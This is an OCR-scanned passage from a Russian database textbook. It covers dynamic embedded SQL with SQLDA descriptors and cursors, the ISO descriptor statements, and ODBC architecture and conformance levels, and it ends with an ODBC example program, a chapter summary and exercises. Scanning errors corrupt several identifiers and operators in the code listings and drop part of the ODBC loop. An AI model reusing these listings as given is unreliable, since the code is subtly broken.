EXEC SQL DESCRIBE BIND VARIABLES FOR statementName INTO
bindDescriptorName
. EXEC SQL DESCRIBE SELECT LIST FOR statementName INTO
selectDescriptorName
```

Здесь параметр *statementName* определяет имя подготовленного оператора SQL, а параметр *bindDescriptorName* и *selectDescriptorName* — имена уже инициализированных областей SQLDA. Например, в результате подготовки и описания следующего оператора SELECT (обратите внимание, что переменной с обозначением SQLDA не предшествует двоеточие):

```
sprintf(query, "SELECT propertyNo, rent FROM PropertyForRent");
EXEC SQL PREPARE stmt FROM :query;
EXEC SQL DESCRIBE SELECT LIST FOR Stmt INTO sqlda;
```

Переменная sqlda заполняется, как показано на рис. 21.2.




Рис. *21.2. Область SQLDA и буфера данных, заполняемые после выполнения операторов DESCRIBE/FETCH*

21.2.5. Выборка данных с помощью динамических операторов SQL и динамических курсоров

В разделе 21.1 рассматривались способы применения курсоров для выборки данных из результирующей таблицы запроса, которая имеет произвольное количество строк. Основной принцип использования динамических операторов SQL остается тем же, но некоторые операторы имеют небольшие отличия. В этих способах обработки данных все еще применяются операторы DECLARE, OPEN FETCH и CLOSE, но они имеют следующий формат:

```
EXEC SQL DECLARE cursorName CURSOR FOR selectStatement
EXEC SQL OPEN cursorName {USING hostVariable [indicatorVariable]
        [,...] | USING DESCRIPTOR descriptorName} ;
EXEC SQL FETCH cursorName {INTO hostVariable [indicatorVariable]
        [,...] | USING DESCRIPTOR descriptorName}
EXEC SQL CLOSE cursorName
```

Динамический оператор OPEN позволяет замещать значения, обозначенные метками-заполнителями, с помощью одной или нескольких переменных базового языка *hostVariable* в конструкции USING или передавать их с помощью дескриптора *descriptorName* (т.е. с помощью области SQLDA), указанной в конструкции USING DESCRIPTOR. Основное различие между статическими и динамическими операторами SQL состоит в том, что в динамической форме оператора FETCH используется переменная *descriptorName* для выборки строк результирующей таблицы запроса (или одна или несколько переменных *hostVariable/indicatorVariable*). При использовании области SQLDA в прикладной программе необходимо распределить области памяти для размещения считанных данных и подготовить индикаторные переменные (как описано выше) перед вызовом динамического оператора FETCH. Если для определенного столбца индикаторная переменная не требуется, то соответствующим элементам поля I должны быть присвоены нулевые значения. При закрытии курсора в прикладной программе может также потребоваться освободить память, распределенную для области SQLDA, применяемой в запросе, а также области данных, предназначенные для хранения результатов запроса.

Таким образом, основные этапы обработки типичного динамического оператора SQL состоят в следующем.

1. Объявить в разделе DECLARE SECTION строковую переменную базового языка для хранения текста запроса.
2. Объявить область SQLDA, предназначенную для выборки данных, и в случае необходимости — область SQLDA, предназначенную для связывания переменных.
3. Распределить пространство памяти для области (областей) SQLDA.
4. Определить максимальное количество столбцов в области SQLDA, применяемой для выборки, а если запрос может включать метки-заполнители, — максимальное количество меток-заполнителей в области SQLDA, предназначенной для связывания переменных.
5. Поместить текст запроса в строковую переменную базового языка.
6. Выполнить подготовку запроса с помощью оператора PREPARE, передав ему строковую переменную базового языка.
7. Объявить курсор для запроса с помощью оператора DECLARE.

8. Если запрос может иметь метки-заполнители, выполнить следующие действия.

   а) С помощью оператора DESCRIBE подготовить описание переменных связывания в области SQLDA, применяемой для связывания.

   б) Заменить присвоенное ранее значение количества меток-заполнителей значением, фактически полученным при выполнении оператора DESCRIBE.

   в) Получить значения и распределить пространство памяти для переменных связывания, обнаруженных оператором DESCRIBE.

9. Открыть курсор оператором OPEN с использованием области SQLDA, применяемой для связывания, а если таковая не используется, то с применением области SQLDA, предназначенной для выборки.
10. С помощью оператора DESCRIBE подготовить список столбцов в области SQLDA, применяемой для выборки.
11. Заменить присвоенное ранее значение количества элементов списка столбцов значением, фактически полученным при выполнении оператора DESCRIBE.
12. Заменить присвоенное ранее значение размерности представления и типа данных для каждого элемента списка столбцов фактическим значением,
13. Выполнить выборку каждой строки с помощью оператора FETCH из базы данных в распределенные буфера данных, которые указаны в области SQLDA, предназначенной для выборки, и обработать их соответствующим образом.
14. Освободить распределенное ранее пространство памяти, которое применялось для хранения элементов списка столбцов, меток-заполнителей, индикаторных переменных и областей SQLDA.
15. Закрыть курсор с помощью оператора CLOSE,

Пример динамического оператора SQL для базы данных Oracle можно найти на Web-узле, который содержит дополнительные материалы к этой книге (URL этого узла приведен в предисловии).

21.2.6. Использование динамических курсоров для модификации данных

В разделе 21.1.5 рассматривались способы модификации данных с помощью курсоров с использованием расширенных версий интерактивных операторов SQL UPDATE и DELETE. Эти же самые расширения могут использоваться и в динамических операторах SQL.

21.2.7. Определение динамических операторов SQL в стандарте ISO

В данном разделе кратко описаны основные различия, существующие между реализацией динамических операторов SQL в среде СУБД Oracle и требованиями стандарта ISO,

Область SQLDA

В стандарте ISO область дескрипторов SQL (SQLDA) рассматривается как переменная абстрактного типа, близкая по смыслу к типичным объектным переменным в объектно-ориентированном программировании. Доступ к полям облас-

ти SQLDA программист должен получать только с помощью набора методов (или функций). Распределение и освобождение памяти для области SQLDA должно выполняться с помощью следующих операторов:

```
ALLOCATE DESCRIPTOR descriptorName [WITH MAX occurrences]
DEALLOCATE DESCRIPTOR descriptorName .
```

Доступ к полям области SQLDA должен осуществляться с помощью таких операторов:

```
GET DESCRIPTOR descriptorName {hostVariable=• COUNT j
  . VALUE itemNumber hostVariable1 = itemName1 • [,• ...]}
SET DESCRIPTOR descriptorName {COUNT = hostVariable j
   VALUE itemNumber itemName1 = hostVariable1 [, ...] }
```

Ниже перечислены некоторые широко применяемые имена элементов дескрипторов ISO.

- TYPE. Тип данных элемента (коды типов данных ISO перечислены в табл. 21.3).
- LENGTH. Размерность представления данных в элементе.
- INDICATOR. Соответствующая индикаторная переменная.
- DATA. Значения данных.

Таблица 21.3. Коды типов данных ISO

Тип ISO SQL	Код	Тип ISO SQL	Код
CHARACTER	1	CHARACTER VARYING	12
NUMERIC	2	DECIMAL	3
INTEGER	4	SMALLINT	5
FLOAT	6	REAL	7
DOUBLE PRECISION	8	DATE	9

Ниже перечислены некоторые дополнительные имена элементов дескрипторов ISO, которые относятся к оператору GET DESCRIPTOR.

- PRECISION. Количество десятичных знаков.
- SCALE. Количество десятичных знаков справа от десятичной точки (применяется для числовых типов с точным представлением значащей части).
- NAME. Имя столбца.
- NULLABLE. Признак, определяющий возможность применения в столбце значений NULL (если он равен 1, столбец может содержать значения NULL, а если он равен 0, — не может содержать значения NULL).

Например, для получения сведений о максимальном количестве count распределенных элементов дескриптора необходимо использовать оператор

```
EXEC SQL GET DESCRIPTOR :sqlda :count = COUNT;
```

Чтобы присвоить значение первому элементу дескриптора, можно воспользоваться таким оператором:

```
EXEC SQL SET DESCRIPTOR :sqlda VALUE 1 INDICATOR -1 DATA :data
```

Оператор DESCRIBE

В стандарте ISO оператор DESCRIBE разделен на два оператора, что позволяет подчеркнуть различие между входными и выходными параметрами. Оператор DESCRIBE INPUT предоставляет программе описание входных параметров (меток-заполнителей) для подготовленного оператора SQL, тогда как оператор DESCRIBE OUTPUT передает программе описание столбцов результирующей таблицы динамического оператора SELECT. В обоих случаях формат операторов DESCRIBE не отличается от рассмотренных выше. В следующем фрагменте кода проиллюстрированы способы использования этих операторов для выполнения многострочного оператора SELECT:

```
char  *selectStatement = "SELECT staffNo FROM Staff
                          WHERE branchNo = :branchNoData";
int  staffNoType = 12, staffNoLength = 5, branchNoType = 12,
     branchNoLength = 4;
char  *branchNoData = 'B001';
Char  staffNoData[6];
EXEC SQL ALLOCATE DESCRIPTOR 'inSQLDA';
EXEC SQL ALLOCATE DESCRIPTOR 'outSQLDA';
EXEC SQL PREPARE s FROM :selectStatement;
EXEC SQL DESCRIBE INPUT s USING DESCRIPTOR 'inSQLDA';
EXEC SQL SET DESCRIPTOR 'inSQLDA' VALUE 1 TYPE = :branchNoType,
     LENGTH branchNoLength, DATA = :branchNoData,-
EXEC SQL DECLARE staffCursor CURSOR FOR S;
EXEC SQL OPEN staffCursor USING DESCRIPTOR 'inSQLDA';
EXEC SQL DESCRIBE OUTPUT a USING DESCRIPTOR 'outSQLDA';
EXEC SQL SET DESCRIPTOR 'outSQLDA' VALUE 1 TYPE = :staffNoType,
     LENGTH staffNoLength, DATA = :staffNoData;
...
for (;;) {
     EXEC SQL FETCH staffCursor INTO DESCRIPTOR 'outSQLDA';
     EXEC SQL GET DESCRIPTOR 'outSQLDA' VALUE 1 :staffNoData =
DATA;
     printf("StaffNo: %s\n", staffNoData);
}
...
```

Заслуживает внимания тот факт, что этот подход проще по сравнению с альтернативным (нестандартным) подходом Oracle.

21.3. Интерфейс ODBC (Open Database Connectivity)

Как было описано выше, альтернативным подходом к внедрению операторов SQL непосредственно в программу на базовом языке является предоставление программистам СУБД библиотеки функций, которые могут вызываться из прикладной программы. Многие программисты привыкли пользоваться библиотечными процедурами, поэтому для них API[1]-интерфейс, предоставляющий доступ к базе данных, является относительно несложным способом использования операторов SQL. При таком подходе не требуется встраивать исходные операторы SQL в код программы — вместо этого применяется API-интерфейс, который пре-

[1] *API — Application Programming Interface (программный интерфейс приложения).*

доставлен разработчиком СУБД. API-интерфейс включает набор библиотечных функций, обеспечивающих программиста разнообразными типами доступа к базе данных, такими как подключение, выполнение различных операторов SQL, выборка отдельных строк данных из результирующих таблиц запросов и т.д. Но одним из недостатков подобного подхода является отсутствие функциональной совместимости — программа обязательно должна быть обработана предкомпилятором, предоставленным разработчиком конкретной СУБД, и связана с библиотекой функций API-интерфейса, поставляемой в составе конкретной целевой СУБД. При необходимости использования этой же программы в среде иной СУБД потребуется, как минимум, выполнить ее обработку новым предкомпилятором и связать с библиотекой функций API-интерфейса из новой СУБД. С теми же проблемами сталкиваются и независимые разработчики программного обеспечения, которые обычно вынуждены предусматривать отдельные версии своего приложения для каждой из целевых СУБД, с которыми данное приложение планируется использовать, или применять отдельные функциональные модули для доступа к каждой СУБД. Как правило, это связано с дополнительным расходом немалых ресурсов, затрачиваемых на разработку и сопровождение программного обеспечения, специфического для отдельных типов целевых СУБД, а не собственно самого создаваемого приложения.

Чтобы упорядочить данный подход, Microsoft разработала интерфейс, получивший название Open Database Connectivity (ODBC). Технология ODBC предусматривает использование единого интерфейса для доступа к разнородным базам данных SQL, причем язык SQL рассматривается как стандартное средство доступа к данным. Этот интерфейс (который реализован непосредственно на языке C) обеспечивает высокую степень функциональной совместимости, в результате чего одно и то же приложение может получать доступ к данным, хранящимся в базах различных целевых СУБД, без необходимости внесения изменений в его программный текст. Таким образом, разработчики получили инструмент, позволяющий создавать и распространять приложения архитектуры "клиент/сервер", способные работать с широким спектром различных целевых СУБД. Для связи приложения с любой выбранной пользователем целевой СУБД достаточно лишь иметь соответствующий драйвер базы данных.

В настоящее время технология ODBC фактически признана как общепромышленный стандарт. Основной причиной популярности этой технологии является ее гибкость, предоставляющая разработчикам следующие преимущества.

- Приложения больше не связаны с прикладным API-интерфейсом конкретной СУБД.
- Операторы SQL могут явно включаться в исходный текст приложения или динамически создаваться непосредственно во время выполнения программы.
- В приложении можно не учитывать особенности используемых протоколов передачи данных.
- Данные могут передаваться и приниматься в том формате, который в наибольшей степени подходит для данного приложения.
- Средства поддержки ODBC разработаны с учетом требований стандартов X/Open и стандартов ISO CLI (Call-Level Interface),
- В настоящее время драйверы ODBC существуют для многих наиболее широко применяемых СУБД.

В разделе 28.9.1 рассматривается JDBC — наиболее успешный и зрелый подход к организации доступа к реляционным СУБД из программ на языке Java, который разработан на основе спецификации ODBC.

21.3.1. Архитектура ODBC

В интерфейс ODBC включены приведенные ниже элементы.

- Библиотека функций, вызов которых позволяет приложению подключаться к базе данных, выполнять операторы SQL и извлекать информацию из результирующих наборов данных.
- Стандартный метод подключения и регистрации в СУБД.
- Стандартные средства представления данных различных типов.
- Стандартный набор кодов ошибок.
- Типовой синтаксис операторов SQL, основанный на использовании спецификаций X/Open и ISO CLI.

Архитектура ODBC состоит из четырех компонентов.

- Приложение. Выполняет обработку данных и вызов функций библиотеки ODBC для отправки операторов SQL в СУБД и выборки информации из СУБД.
- Диспетчер драйверов. Выполняет загрузку и выгрузку драйверов по требованию приложения. Этот программный компонент может сам обрабатывать вызовы функций ODBC или передавать их драйверу. Диспетчер драйверов был разработан компанией Microsoft и представляет собой DLL (Dynamic-Link Library — динамически связываемая библиотека).
- Драйверы и агенты баз данных. Обрабатывают вызовы функций ODBC, направляют запросы SQL в конкретные источники данных и возвращают полученные результаты приложению. По необходимости драйверы модифицируют исходный запрос приложения, чтобы привести его в соответствие синтаксическим требованиям целевой СУБД. Драйверы могут предоставлять только те возможности, которые обеспечиваются целевой СУБД. От них не требуется собственной реализации возможностей, которые не поддерживает данная СУБД. Например, если целевая СУБД не поддерживает операции внешнего соединения, то эта функция не будет поддерживаться и драйвером ODBC. Единственным важным исключением из этого правила являются драйверы для СУБД, не имеющих собственных машин баз данных, например XBase. В этом случае драйвер реализует машину базы данных, которая поддерживает хотя бы минимальный набор операторов SQL.

  В варианте архитектуры ODBC с использованием нескольких драйверов (рис. 21.3, а) все упомянутые выше задачи должны решаться самим драйвером ODBC, поскольку агент базы данных не существует. В случае использования единственного драйвера ODBC (рис. 21.3, *б)* для каждого из типов СУБД потребуется применение агентов базы данных, размещаемых в серверной части приложения. При обработке запросов на доступ к базе данных эти агенты тесно взаимодействуют с драйвером ODBC, расположенным в клиентской части приложения. В среде Windows драйвер ODBC реализован в виде библиотеки DLL. Агенты баз данных реализуются как фоновые процессы (демоны), которые функционируют на сервере с установленной целевой СУБД.
- Источники данных. Содержат те данные, доступ к которым необходим пользователю приложения. Данные сохраняются в базе данных, контролируемой целевой СУБД, операционной системой, а также сетевой операционной системой, если таковая используется.




Рис. 21.3. Архитектура ODBC: а) с использованием нескольких драйверов; б) с использованием одного драйвера

21.3.2. Уровни соответствия ODBC

Архитектура ODBC определяет для драйверов два различных уровня соответствия — уровень ODBC API и уровень грамматики ODBC SQL. В этом разделе мы ограничимся рассмотрением уровня грамматики ODBC SQL. Читателям, заинтересованным в ознакомлении с уровнем ODBC API, авторы рекомендуют обратиться к документу *Microsoft ODBC Reference Guide,* В стандарте ODBC определяется грамматическое ядро, соответствующее спецификациям X/Open CAE [329] и ISO CLI [175]. Более ранние версии ODBC были основаны на предварительных версиях этих спецификаций, но не включали их полной реализации. В версии ODBC 3.0 полностью реализованы обе эти спецификации и дополнительно введены функции, обычно используемые разработчиками в интерактивных приложениях баз данных, например курсоры с поддержкой прокрутки.

Спецификация ODBC включает также определение минимального уровня грамматики, отвечающее базовому уровню соответствия требованиям ODBC, а также определение расширенной грамматики, включающее общепринятые расширения языка SQL, реализованные в различных СУБД.

Минимальный уровень поддержки грамматики языка SQL

- Операторы языка определения данных (Data Definition Language - DDE) — CREATE TABLE и DROP TABLE.
- Операторы языка манипулирования данными (Data Manipulation Language — DML) - простые операторы SELECT, INSERT, UPDATE SEARCHED И DELETE SEARCHED.
- Выражения — простые (например, A > B + C).
- Типы данных — CHAR, VARCHAR ИЛИ LONG VARCHAR.

Базовый уровень поддержки грамматики языка SQL

- Минимальный уровень поддержки грамматики языка SQL и типов данных.
- **Язык DDL: операторы** ALTER TABLE, CREATE INDEX, DROP INDEX, CREATE VIEW, DROP VIEW, GRANT и REVOKE.
- Язык DML: все возможности оператора SELECT.
- Выражения: подзапросы, агрегирующие функции, например SUM и MIN.
- **Типы данных:** DECIMAL, NUMERIC, SMALLINT, INTEGER, REAL, FLOAT, DOUBLE PRECISION,

Расширенный уровень поддержки грамматики языка SQL

- Минимальный и основной уровни поддержки грамматики языка SQL и типов данных.
- Язык DML: внешние соединения, позиционируемые операторы UPDATE и DELETE, оператор SELECT FOR UPDATE и поддержка объединений.
- Выражения: скалярные функции (например, SUBSTRING и ABS), литеральные значения даты, времени и временной отметки.
- **Типы данных:** BIT, TINYINT, BIGINT, BINARY, VARBINARY, LONG VARBINARY, DATE, TIME, TIMESTAMP.
- Операторы SQL для пакетной обработки данных.
- Вызовы процедур.

Пример 21.4. Использование технологии ODBC

Напишите программу, которая выводит сведения об объектах недвижимости, находящихся под управлением сотрудника компании с табельным номером SL41.

В листинге 21.6 приведен текст программы, в которой применяются средства ODBC. В целях упрощения большая часть операций обработки ошибок опущена. Данный пример иллюстрирует методы выполнения основных операций в типичном приложении ODBC.

- Получение дескриптора среды путем вызова функции SQLAllocEnv(), которая распределяет память для дескриптора и инициализирует используемый приложением интерфейс вызова функций ODBC. Дескриптор среды ссылается на информацию о глобальном контексте интерфейса ODBC, такую как состояние среды и дескрипторы соединений, которые распределены в настоящее время в среде.
  - Функция SQLAllocConnect С) распределяет память для дескриптора соединения. В соединении участвуют драйвер и источник данных. Дескриптор соединения обозначает каждое соединение и указывает применяемый драйвер и источник данных, доступ к которому предоставляется с помощью этого драйвера. Дескриптор соединения содержит также ссылки на такую информацию, как состояние соединения и действительные дескрипторы операторов в соединении.
- Подключение к источнику данных с помощью функции SQLConnect(). В результате вызова этой функции загружается драйвер и устанавливается соединение с указанным источником данных.

- Получение дескриптора оператора с помощью функции SQLAllocStmt(). Дескриптор оператора содержит ссылки на информацию об операторе, такую как сетевая информация, значения SQLSTATE и сообщения об ошибках, имя курсора, количество столбцов в результирующей таблице запроса и информация о состоянии, соответствующая текущему этапу обработки оператора SQL.
- По завершении обработки все дескрипторы должны быть освобождены, а соединение с источником данных разорвано.
- В данном конкретном приложении программа осуществляет построение оператора SQL SELECT и вызывает его на выполнение с помощью функции SQLExecDirect () интерфейса ODBC. Прежде чем передать оператор SQL в используемый источник данных, драйвер ODBC выполняет необходимую модификацию его текста с целью приведения к формату, поддерживаемому этим источником данных. По необходимости приложение может включать в операторы один или несколько меток-заполнителей. В этом случае потребуется предварительно вызвать функцию SQLBindParameter() интерфейса ODBC, предназначенную для связывания каждой из этих меток-заполнителей с соответствующей переменной программы. Затем необходимо выполнить последовательные вызовы функции SQLBindCol, чтобы отвести область памяти и назначить соответствующий тип данных для каждого столбца в результирующем наборе. Для выборки всех строк результирующего набора данных организуется вызов в цикле функции SQLFetch.

Листинг 21.6. Пример программы, в которой используются средства ODBC

```
#include "SQL.H"
#include <stdio.h>
#include <stdlib.h>
#define MAX_STMT_LEN      100
main()
{
      HENV    hEnv,                    /* Дескриптор среды */
      HDBC    hDbc;                    /* Дескриптор соединения */
      HSTMT   hStmt;                   /* Дескриптор оператора */
      RETCODE rC;                      /* Код возврата */
      UCHAR   selStmt [MAX_STMT_LEN]; /* Строка оператора SELECT */
      UCHAR   propertyNo[6];           /* Возвращенное значение поля
                                          propertyNo */
      UCHAR   street[26];              /* Возвращенное значение поля
                                          street */
      UCHAR   city[ 16] ;              /* Возвращенное значение поля
                                          city */
      SDWORD  propertyNoLen, streetLen, cityLen;

      SQLAllocEnv(&hEnv);              /* Распределить дескриптор
                                          среды */
      SQLAllocConnectfhEnv, &hDbc) ;  /* Распределить дескриптор
                                          соединения */
      re = SQLConnect (hDbc,
          "DreamHome" , SQL_NTS ,      /* Имя источника данных */
           "Manager", SQL_NTS,         /* Идентификатор пользователя */
           "Manager", SQL NTS) ;       /* Пароль */
/* Примечание. Параметр SQL_NTS указывает, что драйвер должен
   определить длину строки, выполнив поиск заключительного
```

```
   нулевого символа */
      if (rC == SQL_SUCCESS j | rC == SQL_SUCCESS_WITH_INFO)  {
        SQLAllocStmt(hDbc, SdiStmt); /* Распределить дескриптор
                                        оператора */

/* Определить оператор SELECT, вызвать его на выполнение и осуществить привязку столбцов результирующего набора */
          lstrcpy(selStmt, "SELECT propertyNo, street, city FROM
↳PropertyForRent where staffNo = 'SL41' ORDER BY propertyNo");
          if (SQLExecDirect(hStmt, selStmt, SQL_NTS) != SQL_SUCCESS)
              exit(-1);
          SQLBindCol(hStmt, 1, SQL_C_CHAR, propertyNo,
                     (SDWORD)sizeof(propertyNo), &propertyNoLen);
          SQLBindCol(hStmt, 2, SQL_C_CHAR, street,
                     (SDWORD)sizeof(street), &streetLen);
          SQLBindCoKhStmt, 3, SQL_C_CHAR, city,
                     (SDWORD)sizeof(city),fccityLen);
/* Выполнить построчную выборку результирующего набора */
          while (rC == SQL_SUCCESS || rC == SQL_SUCCESS_WITH_INFO)
{
              rC = SQLFetch(hStmt);
              if (rC == SQL_SUCCESS || rC == SQL_SUCCESS_WITH_INFO)
(
          /* Вывести строку, как и в приведенном выше коде */
          SQLFreeStmt(hStmt, SQL_DROP); /* Освободить дескриптор
                                           оператора */
          SQLDisconnect(hDbc);          /* Отключиться от источника
                                           данных */
      }
      SQLFreeConnect(hDbc);             /* Освободить дескриптор
                                           соединения */
      SQLFreeEnv(hEnv);                 /* Освободить дескриптор
                                           среды */
}
```

Описанная выше структура программы может использоваться только для операторов SQL, которые выполняются в программе лишь один раз. Если некоторый оператор SQL в ходе выполнения программы должен вызываться несколько раз, более эффективным решением будет вызов функций SQLPrepare() и SQLExecute() интерфейса ODBC (см. раздел 21.2.1).

Резюме

- Операторы языка SQL могут быть внедрены в программы, написанные на языках высокого уровня. Внедренные операторы преобразуются в вызовы функций с помощью предкомпиляторов, входящих в состав СУБД определенного типа. Во внедренных операторах SQL могут использоваться переменные базового языка, которые можно помещать в любое место оператора, где допускается указывать константу. Самым простым типом внедренных операторов SQL являются те, которые не создают результирующей таблицы запроса. Формат внедренных операторов SQL почти идентичен формату операторов, используемых при интерактивной работе.

- В программу на базовом языке оператор SELECT может быть непосредственно внедрен только в том случае, если его результирующая таблица состоит из единственной строки данных. Во всех остальных случаях для выборки данных из результирующей таблицы запроса должны использоваться курсоры. Курсор функционирует как указатель на определенную строку в результирующей таблице. Текст запроса задается в операторе DECLARE CURSOR. Оператор OPEN предназначен для открытия курсора и собственно выполнения запроса. При этом определяются все строки, которые удовлетворяют условию поиска запроса, а курсор устанавливается перед первой строкой результирующей таблицы. Оператор FETCH позволяет последовательно выбирать строки из результирующей таблицы запроса, а оператор CLOSE предназначен для закрытия курсора и завершения обработки запроса. Для обновления или удаления текущей выбранной строки курсора могут использоваться позиционированные операторы UPDATE или DELETE.
- Динамические операторы SQL представляют собой расширенную форму внедренных операторов SQL и позволяют создавать более универсальное программное обеспечение. Средства динамических операторов SQL используются в тех случаях, когда часть или даже весь текст требуемого оператора SQL на момент компиляции программы не известен, причем эта неизвестная часть не является некоторой константой. Для выполнения операторов SQL, не возвращающих результатов, и любых однострочных запросов может использоваться оператор EXECUTE IMMEDIATE. Если некоторый оператор за время работы программы потребуется выполнить больше одного раза, для повышения общей производительности приложения могут использоваться операторы PREPARE и EXECUTE. Для передачи в операторы EXECUTE/FETCH изменяющихся значений параметров могут использоваться метки-заполнители.
- Область дескрипторов языка SQL (SQL Descriptor Area — SQLDA) представляет собой структуру данных, используемую для передачи или выборки данных с помощью динамических операторов SQL. Оператор DESCRIBE возвращает программе описание динамически подготовленного оператора SQL, помещенное в область SQLDA. Если в поле F области SQLDA содержится значение нуль, это означает, что оператор не является оператором SELECT. Для выполнения операторов SELECT, возвращающих произвольное количество строк, используются динамические курсоры.
- Технология ODBC (Open DataBase Connectivity) компании Microsoft предлагает единый интерфейс доступа к разнообразным базам данных SQL. В технологии ODBC язык SQL используется как основной стандарт доступа к данным. Интерфейс ODBC (реализованный на языке C) обеспечивает высокую степень функциональной совместимости, в результате чего одно и то же приложение получает возможность доступа к базам данных различных СУБД, поддерживающих язык SQL. Подобные функциональные возможности технологии ODBC позволяют разработчикам создавать и выпускать на рынок приложения с архитектурой "клиент/сервер", не требующие применения СУБД какого-то конкретного типа. Для связи приложений с СУБД различных типов используются соответствующие драйверы ODBC. В настоящее время технология ODBC уже фактически принята в качестве промышленного стандарта.

Вопросы

21.1. В чем состоят различия между интерактивными операторами SQL, статическими внедренными операторами SQL и динамическими внедренными операторами SQL?

21.2. Дайте определение понятия переменной базового языка и приведите пример использования таких переменных.

21.3. Дайте определение понятия индикаторной переменной базового языка и приведите пример использования таких переменных.

21.4. Дайте определение понятия меток-заполнителей базового языка и приведите пример использования таких меток.

21.5. Для чего предназначены области SQLCA и SQLDA?

Упражнения

Ответьте на приведенные ниже вопросы, используя ту же реляционную схему, которая применялась для упражнений в главе 3.

21.6. Для каждого из следующих операторов SQL схематически представьте структуру и опишите содержимое области SQLDA вслед за вызовом операторов DESCRIBE SELECT LIST FOR И DESCRIBE BIND VARIABLES FOR:

а) "SELECT * FROM Hotel";

б) "SELECT hotelNo, hotelName FROM Hotel WHERE hotelNo = :hn";

в) "SELECT MIN(price) FROM Room WHERE hotelNo = :hn AND type = :t".

21.7. Напишите программу, которая требует ввести сведения о постояльце гостиницы, а затем вставляет запись с полученными данными в таблицу постояльцев.

21.8. Напишите программу, которая требует ввести сведения о резервировании места в гостинице, проверяет данные об указанной гостинице, постояльце и номере, а затем вставляет запись с этими данными в таблицу резервирования.

21.9. Напишите программу, которая увеличивает стоимость каждого номера на 5%.

21.10. Напишите программу, которая выписывает счет для каждого постояльца, выезжающего из гостиницы *Grosvenor Hotel* в указанный день.

21.11. Напишите программу, которая позволяет пользователю вставлять данные в любую таблицу, указанную им.

21.12. Изучите функциональные средства внедренных операторов SQL любой СУБД, которую вы используете. Укажите, в чем состоят их отличия от требований стандарта ISO к внедренным операторам SQL.

Часть VI

НОВЫЕ НАПРАВЛЕНИЯ

Глава 22

КОНЦЕПЦИИ И РАЗРАБОТКА РАСПРЕДЕЛЕННЫХ **СУБД**

В ЭТОЙ ГЛАВЕ...

- Необходимость создания распределенных баз данных.
- Различия между распределенными системами баз данных, средствами распределенной обработки и параллельными системами баз данных.
- Преимущества и недостатки распределенных СУБД.
- Проблемы разнородности среды распределенных СУБД.
- Основные принципы создания компьютерных сетей.
- Функции, которые должны предоставляться распределенной системой управления базой данных.
- Архитектура создания распределенных СУБД.
- Проблемы, связанные с разработкой распределенных баз данных (фрагментация, репликация и размещение).
- Фрагментация и методы ее реализации.
- Значение средств размещения и репликации в распределенных базах данных.
- Уровни прозрачности, которые должны поддерживаться программным обеспечением распределенной СУБД.
- Критерии сравнения распределенных СУБД.

Появление вычислительных систем с базами данных привело к смене прежних способов обработки данных, в которых для каждого приложения определялись и поддерживались собственные наборы данных, новыми, в которых все данные определялись и поддерживались централизованно. А в последнее время происходит быстрое развитие технологий сетевой связи и обмена данными, вызванное созданием Internet, появлением мобильных и беспроводных вычислительных средств, а также "интеллектуальных" устройств. Теперь под влиянием этих двух противоположных тенденций технология распределенных баз данных способствует обратному переходу от централизованной обработки данных к децентрализованной. Создание технологии систем управления распределенными базами данных является одним из самых больших достижений в области баз данных.

